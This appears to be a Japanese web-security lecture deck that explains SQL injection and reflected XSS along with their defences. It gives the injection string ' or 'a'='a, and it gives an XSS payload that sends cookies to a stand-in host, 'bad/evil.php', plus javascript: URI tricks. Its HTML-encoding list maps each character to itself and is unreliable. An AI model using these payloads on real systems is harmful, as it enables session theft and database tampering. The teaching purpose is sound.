
◆ Webアプリケーション

- ブラウザ ⇔ サーバ側プログラム
- 攻撃は、両者の間の通信から入ってくる


◆ HTTPプロトコル

- リクエスト と レスポンス
- ローカルプロキシによる観察
- 舞台裏は単純なテキストのやり取り
- GETメソッド と POSTメソッド

2. SQL注入



攻撃の流れ – SQL注入



SQL注入の被害

◆ 情報流出

- DBテーブル内容を読み出される
- DB定義(テーブル名、カラム名)を知られる
- 稼働しているRDBMSの種類やバージョンを知られる

◆ 情報改ざん

- DBテーブルの内容を不正に更新される

◆ データ破壊

- DBテーブルの中を無意味なデータで塗りつぶされる

◆ サーバ乗っ取り

- サーバコンピュータを遠隔から操られる → 何でもあり

攻撃のメカニズム – SQL注入

プログラマが用意したSQL文のかたち

```
update tbl set pass='xxx' where user='yyy' and pass='zzz'
```

攻撃者が与えるデータの例

zzz ← ' or 'a'='a

+)



想定外のSQL文が実行される → DB改ざん

```
update tbl set pass='xxx'  
          where user='yyy' and pass=' ' or 'a'='a '
```

テーブルの改ざん

◆ パスワードのカラムが

user	pass
admin	secret
john	lovelydog
michael	foo
smith	paul



◆ すべて書き換わる

user	pass
admin	hell
john	hell
michael	hell
smith	hell


悪さをする特殊記号

- ◆ 「'」
 - 文字列を囲む記号
- ◆ 「;」 (Microsoft SQL Server, PostgreSQL等)
 - 複数のSQL文を区切るための記号
- ◆ 「--」
 - コメントの記号。この記号から先は無視される
- ◆ 「¥」 (MySQL, PostgreSQL等)
 - 特殊記号の意味を無くしたり、特別な文字を定義する記号

SQL注入対策

- ◆ SQL文の発行を半自動化してくれる道具を使う
- ◆ よい道具
 - O/Rマッパ
 - 言語に統合されたクエリ (LINQ、PL/SQL)
 - プリペアド・ステートメント
- ◆ 次善の策
 - 特殊記号をエスケープしてくれるAPI (quote等)

O/Rマッパ




O/Rマッパの例

フレームワーク	O/Rマッパ
Ruby on Rails	ActiveRecord (付属)
Grails	GORM (付属)
CakePHP	Modelクラス階層 (付属)
Spring	別製品: ・Hibernate ・S2JDBC 等


SQL注入・まとめ

- ◆ SQL文を発行してデータベースへアクセスする箇所
の問題
- ◆ 部外者にデータベースを勝手にアクセスされる
- ◆ 対策のポイント
 - SQLの「構文」(expression)を、攻撃者にいじられない手段を用いる
 - O/Rマッパ、言語統合クエリ、プリペアド・ステートメント等

3. スクリプト注入 (XSS)



スクリプト注入の典型的な攻撃例 (XSS)



スクリプト注入(XSS)の被害

- ◆ スクリプト注入(XSS)による偽ページ
 - アドレスバーは本物
 - 表示はニセモノ
 - フィッシング詐欺に悪用されるおそれ

- ◆ セッション乗っ取り
 - Cookieの盗み出し
 - Cookieの植え付け

攻撃のメカニズム – スクリプト注入

プログラマが計画するWebページ出力

```
<input type="text" name="foo" value="xxx">
```

攻撃者が与えるデータの例

```
xxx ← "><script>document.location =  
"http://bad/evil.php?c=" + document.cookie</script>
```


+)



ブラウザを攻撃するスクリプトが動く

```
<input type="text" name="foo" value=" ">  
<script>document.location = "http://bad/evil.php?c=" +  
document.cookie</script> ">
```

値の出力箇所と攻撃パターン



対策1: 攻撃者由来の<script>タグを無害化

◆ 無害化—「サニタイズ」とも

- HTMLページの中に書き出したデータが、タグやスクリプトとして機能しないようにする

◆ 方法: 特殊記号の置き換え (HTMLエンコード)

- < → <
- > → >
- " → "
- ' → '
- & → &

対策2: タグのURI属性の無害化

- ◆ 対策: URIスキームを検査する
 - 「http:」あるいは「https:」で始まるURI文字列のみ許す
- ◆ href= src= などの属性
 -
 - <body background="...">
 -
 - <input type="image" src="...">
 - <meta http-equiv="refresh" content="0;url=..."> 等
- ◆ 次のような形でスクリプトが書けてしまう
 - href="javascript:document.cookie='...';"
 - src="j	avascript:document.location='...';"
 - src='vbscript:navigate("http://...")'


スクリプト注入のバリエーション

- ◆ サーバからおうむ返しされる XSS(今回紹介)
- ◆ 蓄積されたデータを經由する スクリプト注入
- ◆ クライアント側コードに起因する スクリプト注入


スクリプト注入・まとめ

- ◆ サーバ側から値を出力している箇所の問題
- ◆ ブラウザに悪意のスクリプトが入り込む
- ◆ 対策
 - <script>タグの無害化
 - タグのURI属性の無害化

